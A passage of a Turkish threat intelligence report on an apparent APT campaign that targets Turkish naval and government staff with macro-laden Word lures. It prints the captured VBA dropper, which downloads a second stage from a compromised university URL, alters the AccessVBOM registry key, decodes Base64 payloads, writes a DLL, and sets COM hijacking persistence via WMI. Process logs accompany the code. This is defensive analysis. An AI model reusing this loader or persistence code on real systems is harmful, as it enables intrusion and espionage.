




Threat Spotlight: Türkiye'deki Devlet Kurumlarını Hedef Alan APT Grubu

İÇİNDEKİLER

Rapor Özeti.....	3
Teknik Analiz.....	4
Makro Kodu İçeren Zararlı Ofis Dökümanı	4
AccessVBOM ile Zararlının Kendini Çoğaltması.....	7
Makro Kodu Yardımı ile İndirilen Excel Dosyası	8
FileSyncShell64.dll Zararlısının Diske Yazılması.....	9
COM Hijacking ile Kalıcılık Sağlanması	10
Komuta Kontrol Sunucusu	11
Indicator of compromise (IOC).....	12
MITRE ATT&CK Bazlı Teknik ve Taktikler	12
Yara Kuralı.....	12

Threat Spotlight: Türkiye'deki Devlet Kurumlarını Hedef Alan APT Grubu

Rapor Özeti




- Infinitum IT Siber Tehdit istihbarat ekibi, ilk olarak Nisan 2021 yılında ortaya çıkan ve henüz isim verilmemiş bir APT grubunun zararlı makro kodu içeren ofis dökümanları ile Türk Deniz Kuvvetleri başta olmak üzere devlet kurumlarını hedef aldığını tespit etmiştir.
- Gerçekleştirilen analizler sonucunda, saldırgan APT grubunun hedefe odaklı ortalama (Phishing) teknikleri kullandığı tespit edilmiştir.
- Siber saldırganların daha önce Türkiye’de bulunan Üniversiteleri hackleyerek bu kurumların internet adreslerini komuta kontrol sunucusu olarak kullandığı tespit edilmiştir.
- Analiz edilen zararlı yazılımın, günümüz Anti virüs ürünlerini atlatması için birden çok faz ile kendini çalıştırdığı ve sofistike denilebilecek kendine özgü teknikler kullandığı tespit edilmiştir.
- Zararlı yazılımın çalıştığı hedef sistemlerde, kalıcılık sağlanması için WMI yardımı ile **COM Hijacking** tekniğini kullandığı gözlemlenmiştir.

Teknik Analiz

Makro Kodu İçeren Zararlı Ofis Dökümanı

E-mail eki olarak gönderilen **Birlestirilmis_GORUSLER.doc** dosyası analiz edildiğinde, zararlı makro (VBA) kodu içerdiği tespit edilmiştir. Dökümana bozulmuş süsü veren APT grubu ortalama tekniklerini kullanarak kullanıcıya makro kodunu açtırıp hedef sistemlerde Zararlı Yazılımı çalıştırmayı amaçlamaktadır.



Şekil 1 Bozulmuş süsü verilen ve zararlı VBA makro kodu içeren ofis dökümanı

T.C.
DENİZ KUVVETLERİ KOMUTANLIĞI
1'inci Denizaltı Filotillası Komodorluğu
TCG Sakarya Komutanlığı

Sayı : 66405368-540.01.05-301
2022

Haziran

MÜREN KRİTİK TASARIM DOKÜMANINA YÖNELİK GÖRÜŞLER

S.No	Firma Doküman Adı Doküman Kodu	İlgili Bölüm	Mevcut Hali	Öneri
1	MÜRENPRVZ-SSDD-09-2	3.3.1.4.1 IPS Sinyal İşleme Birimi	IPS Sinyal İşleme Birimi; Şekil 3 36'da verildiği üzere IPS Sinyal İşleme Bilgisayarı ve bu bilgisayar üzerinde çalışan IPS Sinyal İşleme Yazılımı'ndan oluşmaktadır. MÜREN SYS'de 2 (iki) adet IPS Sinyal İşleme Birimi bulunacaktır. Bunlardan bir tanesi CHA ve PRA sinyali işleme işlevlerini, diğeri ise FA ve CIA sinyali işleme işlevlerini yerine getirecektir. IPS Sinyal İşleme alt-bileşenleri arasındaki bağlantı Şekil 3 37'de verilmiştir.	Seçili paletlerin, NAS'larda odyo olarak kayıt yapılabilmesine ihtiyaç duyulmaktadır. Bu hususun kritik tasarım aşamasında ele alınmasının uygun olacağı değerlendirilmektedir.

1-1

Şekil 2 Zararlı makro kodu çalıştırıldıktan sonraki görünüm

APT grubu tarafından daha önce kullanılmış benzer ortalama taktiklerinde, Türk Deniz Kuvvetleri ve TÜBİTAK çalışanlarını siber espionaj için hedef aldığı düşünülmektedir.



Şekil 3 MURENPRVZ-KYP-03-EK3-YKS (Yazılım Konfigurasyon Sureci).doc

“Birleştirilmiş_GORUSLER.doc” dosyası içindeki zararlı VBA makro kodu analiz edildiğinde, APT grubu tarafından ele geçirildiğini düşündüğümüz web adresi bulunmaktadır.

Yakın Doğu Üniversitesine ait bu web adresinden “bookstore[.]neu[.]edu[.]tr”, zararlı yazılımın ikinci aşaması olan “KGB Numaraları ve Gecerlilik Tarihleri” isimli Excel dosyası indirilir. İndirilen excel dosyası içindeki Base64 ile encode edilmiş VBA kodu hedef sistem içinde çalıştırılır.

```
Dim FileUrl As String
Dim objXmlHttpReq As Object
Dim objStream As Object
FileUrl = "http://bookstore.neu.edu.tr/KGB Numaraları ve Gecerlilik Tarihleri.xlsx"
Dim idk As Object
cop = Environ("LOCALAPPDATA")

Set idk = CreateObject("Excel.Application")
Set objXmlHttpReq = CreateObject("Microsoft.XMLHTTP")
objXmlHttpReq.Open "GET", FileUrl, False, "username", "password"
objXmlHttpReq.send

If objXmlHttpReq.Status = 200 Then
    Set objStream = CreateObject("ADODB.Stream")
    objStream.Open
    objStream.Type = 1
    objStream.Write objXmlHttpReq.ResponseBody
    objStream.SaveToFile cop & "\Temp" & "\file.xlsx", 2
    objStream.Close
End If

Dim key2 As String
key2 = "HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Excel\Security\AccessVBOM"

Set idk = CreateObject("Excel.Application")
Application.DisplayAlerts = False
idk.DisplayAlerts = False
Reg (key2)
myURL = cop & "\Temp" & "\file.xlsx"
Set test = idk.Workbooks.Open(FileName:=myURL, Password:=1234)
```

↑ URL

MS Office Macro Security Registry Modifications

↓

XLSX file dropped under Temp

Şekil 4 Makro kodu analiz edildiğinde, URL den indirilen Excel dosyasının TEMP içinde yazıldığı ve Registry içinde “AccessVBOM” anahtar değerinin değiştirildiği görülmektedir (Self-Replicating)

Ofis dokümanı içindeki makro kodunun analizine devam edildiğinde, şüpheli olarak tanımladığımız, Base64 decode ve Registry anahtarı yazma/okuma işlemlerini içerdiği gözlemlenmiştir.

```
With New FileSystemObject
    If .FileExists(cop & "\Temp" & "\" & "file.xlsx") Then
        .DeleteFile cop & "\Temp" & "\" & "file.xlsx"
    End If
End With

End Sub

Private Function DecodeBase64(strData) As Byte()
    Dim objXML As MSXML2.DOMDocument60
    Dim objNode As MSXML2.IXMLDOMElement

    Set objXML = New MSXML2.DOMDocument60
    Set objNode = objXML.createElement("b64")
    objNode.DataType = "bin.base64"
    objNode.Text = strData
    DecodeBase64 = StrConv(objNode.nodeTypedValue, vbUnicode)
    Set objNode = Nothing
    Set objXML = Nothing
End Function
```

DecodeBase64 - İndirilen Excel dosyasındaki Base64 değerlerini decode ederek okur, böylece zararlının ikinci aşamasına hazırlar.



```
Birleştirilmiş_GORUSLER2 - NiceRender (Code)
(General)
RegKeySave

End If

End Sub

Function RegKeyRead(i_RegKey As String) As String
    Dim myWS As Object

    On Error Resume Next
    Set myWS = CreateObject("WScript.Shell")
    RegKeyRead = myWS.RegRead(i_RegKey)
End Function

Sub RegKeySave(i_RegKey As String, _
    i_Value As String, _
    Optional i_Type As String = "REG_DWORD")
    Dim myWS As Object

    Set myWS = CreateObject("WScript.Shell")

    myWS.RegWrite i_RegKey, i_Value, i_Type
End Sub

Function RegKeyExists(i_RegKey As String) As Boolean
    Dim myWS As Object

    On Error GoTo ErrorHandler

    Set myWS = CreateObject("WScript.Shell")

    myWS.RegRead i_RegKey


    RegKeyExists = True
    Exit Function

ErrorHandler:
    RegKeyExists = False
End Function
```

Registry üzerinde değişiklik yapma veya okuma işlemleri için eklenmiş bir özelliktir. VBA kodu içindeki "WScript.Shell" String verisi Yara kuralı yazarken kullanılmıştır.


AccessVBOM ile Zararlı'nın Kendini Çoğaltması

Zararlı'nın ilk aşamasında makro kodu ile tetiklenen registry anahtar değişikliği ile Zararlı'nın kendini başka Excel dökümanlarına otomatik olarak kopyaladığı (**Self-Replicating**) tespit edilmiştir.



Şekil 5 HKCU\Software\Microsoft\Office\16.0\Excel\Security\AccessVBOM anahtar değeri “1” olarak değiştirilmiştir.

Time ...	Process Name	PID	Operation	Path	Result
7:08:5...	WINWORD.EXE	2692	RegQuery\Value	HKCU\SOFTWARE\Microsoft\Office\16.0\Word\Security\AccessVBOM	NAME NOT FOUND
7:09:2...	WINWORD.EXE	2692	RegQuery\Value	HKCU\SOFTWARE\Microsoft\Office\16.0\Excel\Security\AccessVBOM	BUFFER OVERFLOW
7:09:2...	WINWORD.EXE	2692	RegQuery\Value	HKCU\SOFTWARE\Microsoft\Office\16.0\Excel\Security\AccessVBOM	SUCCESS
7:09:2...	WINWORD.EXE	2692	RegQuery\Value	HKCU\SOFTWARE\Microsoft\Office\16.0\Excel\Security\AccessVBOM	BUFFER OVERFLOW
7:09:2...	WINWORD.EXE	2692	RegQuery\Value	HKCU\SOFTWARE\Microsoft\Office\16.0\Excel\Security\AccessVBOM	SUCCESS
7:09:2...	WINWORD.EXE	2692	RegSet\Value	HKCU\SOFTWARE\Microsoft\Office\16.0\Excel\Security\AccessVBOM	SUCCESS




Bu işlem zararlı makro kodu çalıştığı anda **WINWORD.EXE** tarafından gerçekleştirilmektedir.

Makro Kodu Yardımı ile İndirilen Excel Dosyası

Gerçekleştirilen analizlere göre, “**Birlestirilmis_GORUSLER.doc**” dosyasında bulunan makro kodu sistemde çalıştırıldığında otomatik olarak indirilen “**KGB Numaralari ve Gecerlilik Tarihleri**” Excel dosyası içindeki Base64 değerleri, **Ofis dökümanı kapatıldığı anda decode edilir ve hedef sistemde çalıştırılır.**

[illegible]

İndirilen Excel dosyası zararlı yazılım tarafından **file.xlsx** olarak yeniden isimlendirilip Temp altına kayıt edilmiştir, **WINWORD.EXE kapatıldıktan sonra bu dosya otomatik olarak silinir.**



Şekil 6 Excel dokümanı içinde bulunan Base64 değerleri.

“**Birlestirilmis_GORUSLER.doc**” dökümanı kapatıldığı anda, Excel içindeki Base64 kodu tek tek decode edilir. Ardından sistemde çalıştırılır. Anti virüslerden kaçınmak için uygulanan bu teknik neticesinde **FileSyncShell64.dll** isimli Shellcode Loader hedef sistemde diske yazılır. Sonrasında, **COM Hijacking ile çalıştırılır**.

FileSyncShell64.dll Zararlısının Diske Yazılması

Excel içinden tek tek okunan ve hedef sistemde Excel.exe ile çalışan VBA kodunun Base64'den decode edilmiş hali:

```

Output
start: 1678    time: 1ms
end: 1719    length: 2440
length: 41   lines: 2

shapeExists(ByRef shapeName As String) As Boolean: Dim sheip As Shape: shapeExists = False: For Each sheip In
Sheet1.Shapes:Exit Function: End If: Next sheip: End FunctionIf Not (fso.FileExists(cop +
"\Microsoft\EdgeFds\FileSyncShell64.dll")) Then
Private Function kopsaem(enkoountent):On Error Resume Next:Dim DM, EL:Set DM = CreateObject("Microsoft.XMLDOM"):Set EL =
DM.createElement("dom"):EL.DataType = "bin.base64":EL.Text = enkoountent:kopsaem = EL.NodeTypedValue:End FunctionIf
sheip.name = shapeName ThenIf Not (fso.FolderExists(cop + "\Microsoft\EdgeFgs\")) ThenshapeExists = True:fso.CreateFolder
cop + "\Microsoft\EdgeFgs\": End IfPrivate Sub babim(cop): On Error Resume Next: Dim hkcu, clsid, nvs, locator, reg,
params, result: hkcu = &H80000001: clsid = "{01575CFE-9A55-4003-A5E1-F38D1EBDCBE1}": Set nvs =
CreateObject("WbemScripting.SWbemNamedValueSet"): nvs.Add "__ProviderArchitecture", 64: Set locator =
CreateObject("WbemScripting.SWbemLocator"): Set reg = locator.ConnectServer("", "root\default", "", "", , , ,
nvs).Get("StdRegProv"): Set params = reg.Methods_("CreateKey").InParameters: params.hDefKey = hkcu: params.sSubKeyName =
"Software\Classes\CLSID" & Chr(92) & clsid & "\InProcServer32": Set result = reg.ExecMethod_("CreateKey", params, , nvs):
Set params = reg.Methods_("SetStringValue").InParameters: params.hDefKey = hkcu: params.sSubKeyName =
"Software\Classes\CLSID" & Chr(92) & clsid & "\InProcServer32": params.sValue = cop &
+ "\Microsoft\EdgeFgs\FileSyncShell64.dll": Set result = reg.ExecMethod_("SetStringValue", params, , nvs):
params.sValueName = "ThreadingModel": params.sValue = "Apartment":If shapeExists("Count") Thenkopsaemous = kopsaem(data):
Set stream = CreateObject("ADODB.Stream"): stream.Type = 1: stream.Open: stream.Write kopsaemous: wct = Int((999999 -
111111 + 1) * Rnd + 111111): stream.SaveToFile cop + "\Temp\wct" + CStr(wct) + ".tmp", 2: Name cop + "\Temp\wct" +
CStr(wct) + ".tmp" As cop + "\Microsoft\EdgeFgs\FileSyncShell64.dll": End If: End Subcop:Sheet1.Shapes("Count")Dim cop,
ts: ts = DateDiff("s", "01/01/1970 00:00:00", No.Ü ¢¸è..%À.ö..¹Ü¸É%, .1=
.1.AA..Q..¸è..±..±Öİ..%Àè....¸'..v÷.¢.VæB..c¸.6WB.&W7VÇB.Ö.&VræW.V4ÖWF.öEö.%6WE7G&.æuf.ÇVR"Ã...&.x2Ã.Ã.çg2.¸

```

Zararlı VBA kodu analiz edildiğinde, diske yazılan DLL dosyasının tam yol uzantısı ve adı ortaya çıkmıştır. Buna ek olarak **WMI komutları kullanılarak COM Hijacking tekniğinin bu aşamda gerçekleştiği tespit edilmiştir.**


EXCELEXE	6476	CreateFile	C:\Users\RE\AppData\Local\Temp\wct738264.tmp	SUCCESS
EXCELEXE	6476	QueryAttributeTagF...	C:\Users\RE\AppData\Local\Temp\wct738264.tmp	SUCCESS
EXCELEXE	6476	QueryBasicInformat...	C:\Users\RE\AppData\Local\Temp\wct738264.tmp	SUCCESS
EXCELEXE	6476	CreateFile	C:\Users\RE\AppData\Local\Microsoft\EdgeFgs	SUCCESS
EXCELEXE	6476	SetRenameInformat...	C:\Users\RE\AppData\Local\Temp\wct738264.tmp	SUCCESS
EXCELEXE	6476	CloseFile	C:\Users\RE\AppData\Local\Microsoft\EdgeFgs	SUCCESS
EXCELEXE	6476	CloseFile	C:\Users\RE\AppData\Local\Microsoft\EdgeFgs\FileSyncShell64.dll	SUCCESS

Event	Process	Stack
Date:	2022-08-05 10:41:35.0665443 PM	
Thread:	1868	
Class:	File System	
Operation:	CloseFile	
Result:	SUCCESS	
Path:	C:\Users\RE\AppData\Local\Microsoft\EdgeFgs\FileSyncShell64.dll	
Duration:	0.0001285	

Şekil 7 Excel.exe tarafından diske (C:\Users\<username>\AppData\Local\Microsoft\EdgeFgs) yazılan FileSyncShell64.dll


COM Hijacking ile Kalıcılık Sağlanması

Diske yazılan zararlı yazılım (**FileSyncShell64.dll**) sistemde sürekli olarak çalışmak ve kalıcılık sağlamak için WMI yardımı ile COM Hijacking tekniği uygular. Normal bir kalıcılık sağlama tekniğinden çok daha sofistike olan bu teknik ile Anti virüs yazılımlarının atlatılması amaçlanır.




Şekil 8 FileSyncShell64.dll Zararlısının disk içindeki tam dosya yolu


Wmiprvse.exe tarafından oluşturulan COM Hijacking:



COM Hijacking sonrası registry içine yazılan değer:



COM Hijacking işleminin başarılı olduğu ve sistemde kalıcılık sağlandığı gözlemlenmiştir:

